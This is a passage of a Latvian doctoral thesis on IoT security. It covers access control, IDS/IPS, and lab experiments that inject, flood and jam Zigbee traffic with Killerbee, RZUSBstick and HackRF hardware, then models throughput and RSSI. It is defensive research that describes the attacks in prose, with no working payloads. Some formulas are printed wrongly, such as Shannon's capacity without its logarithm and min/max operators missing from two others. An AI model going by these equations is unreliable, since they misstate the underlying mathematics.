Viens no izplatītākajiem piekļuves kontroles veidiem ir lomu pārvaldībā balstīta piekļuves kontrole (angļu val. *Role-Based Access Control*; *RBAC*). Šajā modelī lietotājiem un ierīcēm tiek piešķirtas lomas, kas nosaka to tiesības un privilēģijas sistēmā. Lomas tiek definētas, balstoties organizatoriskajās funkcijās vai uzdevumos, nevis individuālajos lietotājos, kas vienkāršo piekļuves pārvaldību plašos tīklos ar daudziem lietotājiem un ierīcēm. Piemēram, vienai lomai var tikt piešķirtas tiesības pārvaldīt apgaismojuma sistēmu, savukārt cita loma nodrošina piekļuvi kritiskām infrastruktūrām, piemēram, apsildīšanai, ventilācijai un gaisa kondicionēšanas (angļu val. *Heating, Ventiling and Air-Conditioning, HVAC*) sistēmu kontrolieriem. Šāda pieeja nodrošina centralizētu pārvaldību un mazina kļūdu risku, kas varētu rasties, manuāli piešķirot tiesības [108].

Atribūtos balstīta piekļuves kontrole (angļu val. *Attribute-Based Access Control*; *ABAC*) ir elastīgāka piekļuves kontroles metode, kas balstās lietotāju, ierīču un resursu atribūtos. Šie atribūti var ietvert tādus parametrus kā atrašanās vieta, piekļuves laiks, ierīces tips vai tās pašreizējais statuss. Piemēram, piekļuve konkrētam resursam var tikt atļauta tikai darba laikā un tikai ierīcēm, kas atrodas definētā tīkla teritorijā. Šī pieeja ir īpaši efektīva dinamiskās *IoT* vidēs, kur jāņem vērā lietojuma konteksts. *ABAC* ļauj ieviest detalizētus piekļuves noteikumus, kas pielāgojas mainīgajiem apstākļiem, vienlaikus saglabājot augstu drošības līmeni [109].

Piekļuves kontroles saraksti (angļu val. *Access Control Lists*; *ACLs*) ir vēl viena plaši izmantota piekļuves pārvaldības metode. *ACL* ir tabulas, kurās norādītas lietotāju un ierīču piekļuves tiesības tīkla resursiem. Katrs ieraksts *ACL* nosaka, kādas darbības (piemēram, lasīšana, rakstīšana vai izpilde) ir atļautas konkrētam lietotājam, ierīcei vai grupai. Piemēram, *ACL* var atļaut sensoram pārraidīt datus uz serveri, bet aizliegt tiešu datu pārsūtīšanu citām tīkla ierīcēm. *ACL* izmantošana nodrošina vienkāršu konfigurāciju un skaidru piekļuves pārvaldību, tomēr tās mērogošana lielos tīklos var radīt izaicinājumus [110].

Uzbrukumu atklāšanai *IoT* tīklos ir būtisku nozīme drošības nodrošināšanā, jo tā ļauj laikus identificēt potenciālos apdraudējumus un reaģēt uz tiem, pirms tie rada būtisku kaitējumu. Tas ir īpaši svarīgi *IoT* vidē, kur liels savienoto ierīču skaits rada plašu ievainojamību spektru un paver jaunas iespējas ļaunprātīgām darbībām. Lai risinātu šos

izaicinājumus, tiek izmantotas specializētas tehnoloģijas un metodes, kas analizē tīkla trafiku, ierīču darbību un notikumus tīklā.

Ielaušanās noteikšanas sistēmas (*IDS*) ir būtisks rīks aizdomīgu darbību un uzbrukumu identificēšanai. Šāda veida sistēmas var būt programmatūras lietojumprogrammas vai aparatūras komponenti, kas ir integrēti tīkla infrastruktūrā. *IDS* novērtē tīkla trafiku, sistēmas notikumus un žurnālus, lai noteiktu draudus, izmantojot noteikumus vai īpašus algoritmos. *IDS* darbība balstās divās galvenajās metodēs – digitālajā parakstā un anomālijas noteikšanā. Digitālajā parakstā balstītās sistēmas izmanto zināmu uzbrukuma datubāzes, kas ļauj efektīvi atpazīt iepriekš identificētos draudus, taču tās ir mazāk spējīgas atklāt jaunus uzbrukumus [111].

Arī otrs veids – anomāliju noteikšanas sistēmas – analizē tīkla un ierīču veiktspējas rādītājus, lai noteiktu novirzes no normām tīklā. Lai gan šī metode var atklāt jaunus draudu veidos, tai ir nepieciešama rūpīga un dziļa konfigurācijas maiņa vai pārbūve, lai samazinātu viltus sadursmes vai pakešu iespējamību.

Ielaušanās novēršanas sistēmas (*IPS*) ir uzlabota *IDS* versija, jo šī sistēma ne tikai identificē draudus, bet arī aktīvi var tos pilnībā vai daļēji bloķēt. *IPS* analizē trafiku tīklā reālā laikā, filtrējot visas paketes, var arī novērst ļaunprātīgas paketes vai bloķēt darbības, kas var izraisīt uzbrukumu. Šāda veida funkcionalitāte padara *IPS* par būtisku *IoT* tīklu aizsardzības elementu, jo tā spēj novērst draudus, pirms tie sasniedz kritiski svarīgas ierīces vai datus. *IPS* ir īpaši efektīvas, novēršot *DoS* vai *DDoS* uzbrukumus, ļaunprogrammatūras izplatīšanos un citus tīkla apdraudējumu veidus [111–112].

Mūsdienās uzbrukumu atklāšanu un novēršanu veicina mašīnmācīšanās (angļu val. *Machine Learning*) un mākslīgā intelekta (angļu val. *Artificial Intelligence*) izmantošana. Izmantotās tehnoloģijas spēj analizēt lielu datu apjomu, ko ģenerē *IoT* ierīces, kā arī to, kas notiek tīklā. Tās spēj noteikt arī sarežģītus modeļus, kas var liecināt par draudu esamību. *ML* algoritmi var tikt apmācīti, izmantojot tīklu trafika darbību un uzbrukumu tipus, lai identificētu gan zināmus, gan jaunus uzbrukumus. Piemēram, *ML* klasifikācijas algoritmi, analizējot trafiku, var atšķirt legālu un aizdomīgu datu plūsmu, savukārt prognozēšanas modelis var noteikt potenciālos riskus, balstoties aktuālajā uzvedību. *AI* ļauj izstrādāt adaptīvas sistēmas, kas automātiski pielāgojas tīkla un ierīču darbības izmaiņām, samazinot viltus trauksmes gadījumus un potenciālo draudu un uzbrukumu skaitu [112].

IoT tīklu drošība balstīta daudzslāņu pieejā, kas apvieno piekļuves kontroles, autentifikācijas, šifrēšanas algoritmu un uzbrukumu atklāšanas/novēršanas mehānismus. Piekļuves kontrole precīzi regulē resursu piekļuves tiesības, samazinot nesankcionētas

piekļuves riskus. Autentifikācijas metodes garantē drošu lietotāju un ierīču identitātes pārbaudi, savukārt šifrēšanas algoritmu lietošana nodrošina datu integritāti, aizsargājot tos no nesankcionētam manipulācijām tīklā. *IDS* un *IPS*, kā arī *ML* un *AI* tehnoloģijas paplašina *IoT* tīklu drošības virzienus, ļaujot savlaicīgi identificēt un novērst draudus, tostarp gan jaunus, gan zināmus uzbrukumu veidus. Šādu risinājumu lietošana ir efektīva *IoT* infrastruktūrā un nodrošina gan reaktīvu aizsardzību, gan uzlabo tīkla noturību pret mūsdienīgākiem kiberdraudiem.

Praktiskās uzbrukuma un aizsardzības metodes *IEEE 802.15.4* tīklu drošības kontekstā

Lai pētītu *IEEE 802.15.4* standarta signāla stiprumu un analizētu nosūtītās/saņemtās *Zigbee* tīklu paketes, aizstāvot promocijas darba otro tēzi, tika izmantots speciāla pakešu uzrauga *CC2531* modulis ar specializētu programmaparatūru *Killerbee*. Kā iepriekš minēts, *Killerbee* ir rīks, kas paredzēts bezvadu tīklu, kas izmanto IEEE 802.15.4 standartu, drošības pētīšanai. Tas palīdz pētniekam un drošības specialistiem identificēt ievainojamības un pārbaudīt aizsardzības mehānismus. *Killerbee* galvenās funkcijas – pakešu uztveršana, kas palīdz uztvert un analizēt *IEEE 802.15.4* trafiku. Ir zināms, ka *Killerbee* programmatūra spēj veikt tīklu uzbrukumus, piemēram, atkārtojuma uzbrukumus, pārslodzes uzbrukumus un pakešu injekcijas. Izmantojot *Killerbee* pakešu uztveršanas mehānismu, autors konfigurēja pakešu monitorēšanas moduli *CC2531* ar speciāli sagatavotu *Killerbee* programmaparatūru, kas spēj uztvert paketes *IEEE 802.15.4* tīklā. Tika izstrādāta arī palaišanas programma tīkla trafika novērošanai, un papildus tika ieviesta iespēja mērīt *RSSI*, jo *Killerbee* modulī pēc noklusējuma šī funkcija nebija pieejama. *RSSI* dati tika iegūti Python programmēšanas vidē, pielāgojot mērījumus atbilstoši izmantotā uzbrukuma veidam [61–62].

```
start_time = time.time()
while time.time() - start_time < duration:
    try:
        packet = kb.pnext()
        if packet:
            rssi = packet.get("rssi", None)
            if rssi is None:
                logging.warning("Nav RSSI vērtības, izlaist.")
                continue
```

2.2. att. *RSSI* vērtības apstrādes paketes piemērs no *Killerbee*.

Šī koda daļa implementē *IEEE 802.15.4 RSSI* vērtību ieguvi, izmantojot *Killerbee* bibliotēku. Paketēm, kurām *RSSI* vērtība nav pieejama, tiek izveidots brīdinājums, un tās netiek apstrādātas tālāk. Šāda pieeja ir noderīga bezvadu tīklu analīzē, īpaši signāla kvalitātes novērtēšanā un traucējumu noteikšanā.

Katrai situācijai tika uzrakstītas atsevišķas palaišanas programmas, kas identificē konkrētu uzbrukumu veidu ar *CC2531* pakešu uzraudzības elementu un *RZUSBSTICK* uzbrukuma elementu.

Promocijas darba izstrādes gaitā pētīti dažāda veida uzbrukumi.

- **Pakešu injekcijas** – promocijas darba izstrādes gaitā izveidotas papildu uzbrukumu paketes, kas inicializētas kā parastās un likumīgās darbības paketes ar zemākām *RSSI* vērtībām, kas raksturīgas vājākiem vai attālāk esošiem avotiem, lai tās vizuāli un funkcionāli atbilstu tīkla darbības normām, vienlaikus pārbaudot tīkla spēju atpazīt un apstrādāt šādu trafiku. Šāda metode ļauj identificēt, vai tīkls spēj efektīvi noteikt novirzes, piemēram, anomālijas *RSSI* vērtībās, kas spēj piesārņot trafiku vai padarīt to par nedarbspējīgu.
- **DoS uzbrukums** – promocijas darba izstrādes gaitā ģenerētas papildu uzbrukuma paketes, kuru mērķis ir radīt tīkla pārslodzi, izmantojot augstu pakešu nosūtīšanas biežumu, kas pārsniedz *IEEE 802.15.4* tīkla normālās darbības kapacitāti. Šīs paketes inicializētas ar specifiskām paketes galvenēm (angļu val. *header*) un noteiktiem parametriem, lai vizuāli un funkcionāli atbilstu tīkla likumīgajam darbības raksturam, vienlaikus pārbaudot tīkla spēju atpazīt un apstrādāt šādu uzbrukuma trafiku.
- **Sakaru signāla traucēšana (angļu val. *Jamming*) uzbrukums –** promocijas darba izstrādes gaitā veikti uzbrukumi, ieviešot tīklā apzinātus signāla traucējumus, kas bloķē *IEEE 802.15.4* savstarpējo komunikāciju. Traucējumi simulēti, analizējot tīkla reakciju uz ilgstošiem periodiem bez uztvertiem datiem, kā arī signāla stipruma līmeņa (*RSSI*) pēkšņām izmaiņām, kas liecina par iespējamo uzbrukumu.

Papildus tam promocijas darbā lietotas kombinēto uzbrukuma pretpasākumu ierīces. Vēl viens *CC2531* uzrauga paketes modulis, kas ir pieslēgts *Kali Linux* darbstacijai, lai skatītu pieņemtās paketes no *Zigbee* ierīces un arī uzbrukuma paketes no *RZUSBSTICK*. Kopā ar *CC2531* moduli darbojas savstarpējais frekvenču atpazīšanas modulis *HackRF One,* kas ir iestatīts, lai strādātu *Zigbee* protokola 15. kanālā (2,425 GHz frekvenču joslā) un bloķētu uzbrukuma paketes, izmantojot adaptīvo traucēšanas pretpasākumu konkrētām paketēm katram uzbrukuma veidam.

Secinājumi

Šajā nodaļa autors apskatījis dažādus uzbrukuma veidus, kas var ietekmēt arī *IEEE 802.15.4* darbību. Secināts, ka autors izmanto dažādus moduļus, lai uzraudzītu paketes *IEEE 802.15.4* tīklā un arī simulē uzbrukumu veidus, izmantojot *RZUSBSTICK*. Kopā ar uzbrukuma ierīcēm strādā pretpasākuma moduļi, kas, pirmkārt, uzrauga nelabvēlīgās paketes, otrkārt, kad ir reģistrēta nelabvēlīga pakete, sakās adaptīva traucēšana pret konkrētām nelabvēlīgām paketēm. Tika izstrādātas un izmēģinātas dažādas palaišanas programmas, kas simulē definētos uzbrukumos un arī pretpasākumu darbības.

HIBRĪDTĪKLU UZBRUKUMA VEIDA SIGNĀLA STIPRUMA UN TĪKLA CAURLAIDSPĒJAS NOVĒRTĒJUMS

Eksperimentālo datu ieguves metodoloģija hibrīdtīkla drošības analīzei

Signāla stipruma un tīkla caurlaidspēju novērtējumu darbības un uzbrukuma laikā autors izmantoja dažādas tehnoloģijas. Eksperimentālajos mērījumos izmantotās aparatūras detalizēta specifikācija un galveno lietojumu dati atkarībā no definētajiem uzdevumiem apkopoti 6. tabulā.

6. tabula

Bezvadu sakaru ierīču (*CC2531*, *RZUSBstick*, *HackRF One*) tehnisko parametru un lietojuma salīdzinājums [63, 83, 85]

Parametrs	***CC2531***	***RZUSBstick***	***HackRF One***
Frekvenču josla	2,4 GHz	2,4 GHz	1 MHz–6 GHz
Lietojums	*Zigbee* (*IEEE 802.15.4*)	*Zigbee* (*IEEE 802.15.4*)	Universālais *SDR*
Signāla pārraide	Ierobežota *Zigbee* tīklā	Ierobežota *Zigbee* tīklam	*Wi-Fi*, *Zigbee*, *Bluetooth*, *GSM* utt.
Programmējamība	Ierobežota	Daļēji ierobežota	Pilnīgi ierobežota
Joslas platums	Šaurjoslas	Šaurjoslas	Līdz 20 MHz
Jaudas pārraide	Līdz +5 dBm	Līdz +3 dBm	–10 dBm līdz +10 dBm
Programmas	*Killerbee*, *Python*, *Wireshark*	*Killerbee*, *Python*, *Wireshark*	*GNURadio*, *SDR#*, *URH*, *Python*

Ņemot vērā 6. tabulas datus, var secināt, ka *CC2531* un *RZUSBstick* modulim ir šauras lietošanas iespējas (atkarībā no uzdevuma), savukārt *HackRF One* var lietot ne tikai *Zigbee* tīklā, bet tam ir arī plašas lietošanas iespējas un arī vairāk programmu, salīdzinot ar *CC2531* un *RZUSBstick* moduļiem.

Zigbee tīkla caurlaidspējas un darbības efektivitātes novērtējums

Promocijas darba autors secinājis, ka tīkla caurlaidspējas un signāla stipruma identifikatoru mērījumi ir atkarīgi no tīkla darbības stāvokļa. Turklāt tika konstatēts, ka *RSSI* vērtību var noteikt, izmantojot *KillerBee Python* bibliotēkas funkcijas, savukārt tīkla caurlaidspējas mērījumus ar šo bibliotēku iegūt nav iespējams. Pamatojoties uz Šenona teorēmu par maksimālo caurlaidspēju trokšņainā kanālā, tika izveidots empīriskais caurlaidspējas modelis, kas pielāgots *Zigbee* (*IEEE 802.15.4*) tīkla specifikai. Pielāgošana tika veikta, ņemot vērā šādus faktorus:

- ierobežoto kanāla joslas platumu (tipiski 250 kbit/s 2,4 GHz joslā);
- augsto traucējumu līmeni (interference no *Wi-Fi* un citiem 2,4 GHz signāliem);
- protokola pieskaitāmās izmaksas (angļu val. *overhead*) datu kadros [113, 118].

Zigbee tīkla caurlaidspējas modelis tika aprēķināts, izmantojot modificētu Šenona jaudas joslas platuma attiecības formulu.

$$C = B(1 + SNR), \tag{3.1.}$$

kur C – maksimāla caurlaidspēja (kbit/s); B – kanāla joslas platums (Hz); *SNR* – signāla/trokšņa attiecība [118].

Diemžel *Zigbee* tīklos pastāv vairāki ierobežojumi, kas padara problemātisku Šenona teorēmas tiešu lietošanu. Šenona teorēma nosaka, ka kanāla caurlaidspēja teorētiski palielinās, pieaugot joslas platumam *B* un signāla/trokšņa attiecībai *SNR*. Tomēr *Zigbee* (*IEEE 802.15.4* standarts) izmanto fiksētu joslas platumu 2 MHz, tādēļ kanāla caurlaidspēju nevar palielināt, paplašinot joslas platumu [74], [117].

Turklāt, lai gan dažādas modulācijas metodes var efektīvāk izmantot pieejamo spektru, Šenona teorēma nenosaka modulācijas izvēli vai pielāgošanu, bet tikai apraksta, kā caurlaidspēja teorētiski mainās atkarībā no kanāla joslas platuma un *SNR* attiecibas. Tomēr *Zigbee* izmanto *O-QPSK* ar *DSSS*, kas ierobežo pieejamās modulācijas shēmas un caurlaidspēju. Pat tad, ja *SNR* palielinās, *Zigbee* neatbalsta dinamisku modulācijas pielāgošanu, kā to dara *IEEE 802.11*, tāpēc datu pārraides ātrums līdz ar signāla kvalitāti nepalielinās.

Zigbee tīklos izmanto arī *CSMA-CA,* un tas nozīmē, ka ierīces pirms datu nosūtīšanas gaida brīvu pārraides logu, kas samazina efektīvo caurlaidspēju vairākiem mezgliem tīklā un arī palielina aizturi pārraides mēģinājumiem. Taču *Zigbee* tīklos ierīces bieži darbojas miega režīmā, lai taupītu enerģiju, un ilgais gaidīšanas laiks starp pakešu nosūtīšanu un saņemšanu samazina efektīvo caurlaidspēju. *Wi-Fi* un *LTE* var pārraidīt lielus datu apjomus nepārtraukti, savukārt *Zigbee* tīklos tas nav iespējams, jo primārais aspekts ir enerģijas efektivitāte, nevis pārraides ātrums [74], [115–117].

Lai nomērītu reālo caurlaidspēju *Zigbee* tīklos, tika pieņemts lēmums izmantot empīrisko modeli. Zigbee tīkla caurlaidspējas aprēķins tiek veikts, izmantojot 3.2. formulu, kurā ņemti vērā SNR un citi ietekmējošie faktori.

$$C = C_{THEORETICAL} \times (1 - OVERHEAD) \times P_{success} \times Duty\_Cycle\,, \qquad (3.2.)$$

kur C – maksimāla reāla caurlaidspēja (kbit/s); $C_{THEORETICAL}$ – teorētiskā *Zigbee* tīkla caurlaidspēja (250 kbit/s); *OVERHEAD* – pieskaitāmās izmaksas (0,4 = 40 %); $P_{success}$ – paketes pārraides veiksmes varbūtības koeficients; *Duty_Cycle* – kanāla izmantošanas koeficients [74, 115, 119].

3.2. formula izveidota, lai aprēķinātu maksimālo reālo *Zigbee* tīkla caurlaidspēju. Tomēr pastāv vairāki faktori, kas ietekmē faktisko caurlaidspēju, ierobežojot to līdz maksimālajai teorētiskajai vērtībai – 250 kbit/s. Pieskaitāmās izmaksas (*OVERHEAD*) tiek aprēķinātas, ņemot vērā kanāla papildu izmaksas. Pētījumos par *Zigbee* tīkla veiktspēju ir konstatēts, ka vidējā pieskaitāmo izmaksu vērtība ir aptuveni 40 % (*OVERHEAD* = 0,4). Šī vērtība ietver:

- fiziskā slāņa (*PHY*) pieskaitāmās izmaksas, kas veidojas atkarībā no *IEEE 802.15.4* paketes struktūras un modulācijas režīma;
- datu posma slāņa (*MAC*) pieskaitāmās izmaksas, kas saistītas ar protokola kadru formātu un piekļuves mehānismiem;
- *CSMA-CA* kolīzijas un retranslācijas – sakaru mezgliem ir jāizvairās no kolīzijām, atkārtoti sūtot paketes, ja tās nav apstiprinātas (*ACK*).

Šie faktori būtiski samazina faktiskās datu plūsmas caurlaidspēju, salīdzinot ar maksimālo teorētisko robežu [115–116, 119].

$$SNR = RSSI - NOISE\_FLOOR, \qquad (3.3.)$$

kur *SNR* – signāla/trokšņa attiecība (dB); *RSSI* – signāla stipruma identifikators (dBm); *NOISE_FLOOR* – trokšņa līmenis (dBm).

Atšķirībā no ideālā gadījuma, kas pieņemts Šenona teorēmā, autors veica signāla/trokšņa attiecības (*SNR*) aprēķinus, balstoties *Zigbee* tīklā nomērītā signāla stipruma identifikatora (*RSSI*) rādījumos. Lai gan bieži tiek pieņemts, ka zemākais trokšņa līmenis *Zigbee* tīklos ir aptuveni –95 dBm, šī vērtība nav fiksēta un ir atkarīga no vides faktoriem. Lai gan tipiskais zemākais trokšņa līmenis *CC2531* un *RZUSBstick* ierīcēm ir aptuveni –100 dBm, reālā vidē šī vērtība var būt augstāka traucējumu dēļ. Pētījumos ir konstatēts, ka vidē ar *Wi-Fi* un citiem 2,4 GHz avotiem trokšņa līmenis var sasniegt pat –95 dBm, tāpēc aprēķinos izmantota šī vērtība, lai precīzāk modelētu praktiskus scenārijus. Praktiskā vidē trokšņa zemāko līmeni nosaka apkārtējie traucējumi, frekvenču joslas lietojums un aparatūras ierobežojumi, un tā var atšķirties atkarībā no izmantotā radio moduļa. Ņemot vērā ti, ka autoram pieejamās ierīces (piemēram, *CC2531*) neuzrāda tiešu trokšņa zemāko mērījumu, šī vērtība tika pieņemta, balstoties iepriekš publicētajos pētījumos [115, 119].

$$P_{success} = \left(0{,}1, \left(1{,}0, \frac{SNR}{MAX\_SNR}\right)\right), \tag{3.4.}$$

kur $P_{success}$ – paketes pārraides veiksmes varbūtības koeficients; *SNR* – signāla/trokšņa attiecība; *MAX_SNR* – maksimālā signāla/trokšņa attiecība.

$$Duty\_Cycle = \left(0{,}1, \left(0{,}8, \frac{SNR}{MAX\_SNR}\right)\right), \tag{3.5.}$$

kur *Duty_Cycle* – kanāla izmantošanas koeficients; *SNR* – signāla/trokšņa attiecība; *MAX_SNR* – maksimālā signāla/trokšņa attiecība.


MAX_SNR vērtību promocijas darba autors izvēlējās 40 dB, jo tā balstīta praktiskos mērījumos un ņem vērā bezvadu *Zigbee* tīklu ierobežojumus. Šis parametrs ietekmē pakešu pārraides veiksmes varbūtības koeficienta un kanāla izmantošanas koeficientu aprēķinus. Reālā praksē *Zigbee* strādā 2,4 GHz frekvences joslā, kur ir daudz traucējumu, ko rada *Wi-Fi* un *Bluetooth* sakari. Tomēr 40 dB ir labs empīriskais skaitlis nākotnes mērījumiem [114–115].

Veiksmīgas pārraides varbūtības koeficienta ($P_{success}$) interpretācija:

- ja *SNR* ir mazs, veiksmīgas pārraides varbūtība ir 10 % (0,1), un tas nozīmē, ka pat ļoti vājš signāls var ļaut reizēm pārraidīt datus;
- ja *SNR* sasniedz *MAX_SNR*, veiksmīgas pārraides varbūtība sasniedz 100 %;
- ja *SNR* pārsniedz *MAX_SNR*, varbūtība paliek 1,0 (100 %), jo vairs nav traucējumu [114–115, 119].

Kanāla izmantošanas koeficienta (*Duty_Cycle*) interpretācija:

- ja *SNR* ir mazs, kanāla izmantošana ir ierobežota līdz 10 % no kopējā laika;
- ja *SNR* sasniedz *MAX_SNR*, maksimālā kanāla izmantošana ir 80 %;
- pat ļoti augsts *SNR* nevar palielināt kanāla izmantošanu virs 80 %, jo *CSMA-CA* protokols un tīkla slodze rada ierobežojumus [114–115, 119].




3.1. att. Atkarība starp paketes pārraides veiksmes varbūtības un kanāla izmantošanas koeficientiem signāla/trokšņu attiecībā.

Izmantojot (3.2.) – (3.5.) vienādojumus un ņemot vērā *Zigbee* tīkla ierobežojumus, tika secināts, ka praktiskā caurlaidspēja ideālos apstākļos nepārsniedz 120 kbit/s. Lai gan *Zigbee PHY* slāņa teorētiskais maksimālais datu pārraides ātrums ir 250 kbit/s, reālajos apstākļos šo vērtību ierobežo vairāki faktori.

- **Protokola pieskaitāmās izmaksas** (angļu val. *overhead*) – aptuveni 40 % no faktiskās datu plūsmas tiek izlietoti maršrutēšanai, apstiprinājumiem (*ACK*) un kļūdu labošanai.
- ***Duty Cycle* ierobežojums** – atkarībā no reģiona un lietojuma *Zigbee* ierīces nevar izmantot kanālu ar 100 % slodzi, tipiskā maksimālā izmantošana ir 80 %.
- ***CSMA-CA* piekļuves metode** – palielina latentumu un var samazināt efektīvo caurlaidspēju, īpaši tīklos ar lielu mezglu skaitu.
- **Interference no citiem 2,4 GHz signāliem** – *Wi-Fi*, *Bluetooth* un citi tīkli izraisa paaugstinātu kļūdu biežumu, kas rada retranslācijas un papildu latentumu.

- **Signāla/trokšņa attiecība (*SNR*) un vides faktori** – reālā vidē šie parametri mainās atkarībā no attāluma, šķēršļiem un radio traucējumiem.

Ņemot vērā šos ierobežojumus, reālā *Zigbee* tīkla darbībā maksimālā lietotājam pieejamā caurlaidspēja reti pārsniedz 120 kbit/s. Šāds ātrums ir pietiekams energoefektīvai un uzticamai *IoT* un viedās mājas ierīču komunikācijai, kur parasti tiek pārsūtīti nelieli datu apjomi.



3.2. att. *Zigbee* tīkla reālās caurlaidspējas analīzes grafiks.

Signāla stipruma identifikatora (*RSSI*) analīze un novērtējums

Signāla stipruma mērījumi notiek, izmantojot *Killerbee* programmatūru, kurai jau ir definēti RSSI mērījumi. Lai modelētu reālistiskus bezvadu tīkla apstākļus, autors izvēlas lietot Nakagami sadalījumu, tā izmantošana bezvadu tīklu simulācijā un analizē ir būtiska metode, kas ļauj precīzi modelēt reālistiskus signāla izplatīšanas apstākļus. Bezvadu signāla pārraidi būtiski ietekmē dažādi izkliedes un atstarošanas efekti, kas rodas, signālam mijiedarbojoties ar apkārtējo vidi. Šie efekti izraisa saņemtā signāla stipruma (*RSSI*) svārstības, ko ietekmē daudzceļu izplatība (angļu val. *multipath propagation*), šķēršļu klātbūtne un elektromagnētiskā vide. Šis sadalījums piedāvā vairākas priekšrocības, salīdzinot ar tradicionālajiem metodoloģiskiem pieņēmumiem, tādiem kā Reilijas (angļu val. *Reyleigh*) un Raisa (angļu val. *Rician*) sadalījumi, kas bieži tiek izmantoti līdzīgos scenārijos [120–121].

Lai analizētu signāla stiprumu *Zigbee* tīklā, tiek izmantota *KillerBee* programmatūra, kas nodrošina *RSSI* mērījumus. Pamatojoties uz eksperimentālajiem datiem, tika secināts, ka Nakagami sadalījums ir piemērotākais modelis bezvadu tīkla signāla stipruma aprakstīšanai.

Reilijas sadalījums

- Pieņem, ka signāla izplatība notiek tikai difūzi, bez dominējošas tiešās redzamības līnijas (*NLOS, Non-Line-of-Sight*).
- Piemērots vidēm ar haotisku daudzceļu izplatību (piemēram, pilsētas teritorijas ar augstām ēkām).
- Nav optimāls *Zigbee* tīklam, jo *Zigbee* ierīces bieži darbojas daļējas redzamības (*LOS + NLOS*) apstākļos [19, 119–120].

Raisa sadalījums

- Pieņem, ka signālam ir viena dominējoša tiešā komponenta (*LOS, Line-of-Sight*) ar klāt pievienotiem difūziem atstarojumiem.
- Labi piemērots vidēm, kur ir stabila tiešā signāla ceļa klātbūtne (piemēram, atklātās industriālās telpas).
- Nav ideāli piemērots *Zigbee* tīklam, jo bieži ir mainīga vide ar daļēju *LOS* un dažādiem šķēršļiem [19, 119–120].

Bezvadu signāla pārraidi būtiski ietekmē dažādi izkliedes un atstarošanas efekti, kas rodas, signālam mijiedarbojoties ar apkārtējo vidi. Tādi efekti rada izmaiņas saņemtā signāla stiprumā (*RSSI*). Tradicionālie modeļi, piemēram, Reilijas sadalījums, pieņem vienmērīgu izkliedi, kas nav piemērota vidēm ar sarežģītākiem apstākļiem, piemēram:

- iekštelpu videi, kur notiek atstarošanas no sienām, mēbelēm un citiem šķēršļiem, kas būtiski maina signāla stiprumu;
- ārtelpu videi, kur ir raksturīgi radioviļņu pārklājumi, šķēršļi un signāla vājināšanās liela attāluma dēļ [19, 119].

Nakagami sadalījums, kas tika ieviests kā paplašināts Reilijas modelis, ļauj aprakstīt plašāku vides apstākļu spektru, tostarp situācijas ar augstu daudzceļu efektu, un tiek definēts ar diviem parametriem, kas ļauj precīzi modelēt dažādus scenārijus.

- m – kontrolē izkliedes pakāpi un signāla stabilitāti:
    - $m > 1$ – vides ar mazāk izteiktiem daudzceļu efektiem, piemēram, situācijas, kad ir tiešās redzamības līnijas (angļu val. *Line-of-Sight*);

- m = 1 – atbilst Reilijas sadalījumam, kas raksturīgs vidēm ar dominējošu difūzijas efektu un parasti novērojams vidēs bez tiešās redzamības līnijas (angļu val. *Non-Line-of-Sight*)
- m < 1 – vides ar intensīvu izkliedi un daudzvirzienu signālu pārklāšanos [119–121].

- ω – vidējais enerģijas līmenis:
  - Liela ω vērtība – liecina par augstu vidējo signāla jaudu, kas parasti novērojama vidēs ar mazākiem vājinājuma faktoriem, piemēram, tuvā attālumā no raidītāja;
  - maza ω vērtība – raksturo vidējo signāla jaudu samazinājumu lielākā attālumā vai šķēršļu ietekmes dēļ [119–121].

Mainot definētos parametrus, simulācijas laikā var rasties dažādi iemesli, kas ietekmē rezultātus.

- Ja m palielinās un ω ir konstants, simulācija modelē stabilāku signālu ar mazākām izkliedēm, kas ir piemērots tīklam ar minimāliem šķēršļiem vai labu *LOS*.
- Ja ω samazinās un m ir konstants, tiek simulēta signāla vājināšanās, kas atbilst attāluma pieaugumam vai šķēršļu ietekmei.
- Ja m un ω samazinās vienlaikus, tas izraisa gan intensīvu signāla vājināšanos, gan lielu izkliedi, kas ir raksturīga sarežģītām vidēm ar blīvu apbūvi vai augstu interferenci.

Lai modelētu bezvadu tīklu signāla izplatīšanos un novērtētu tā ietekmi uz tīkla veiktspēju, promocijas darbā tiek izmantots Nakagami sadalījums. Lai modelētu *RSSI* vērtības tiek izmantota funkcija

$$F \sim Gamma\left(m, \frac{m}{\omega}\right), \tag{3.6.}$$

kur m – formas (angļu val. *shape*) parametrs; ω – vidējais enerģijas līmenis.

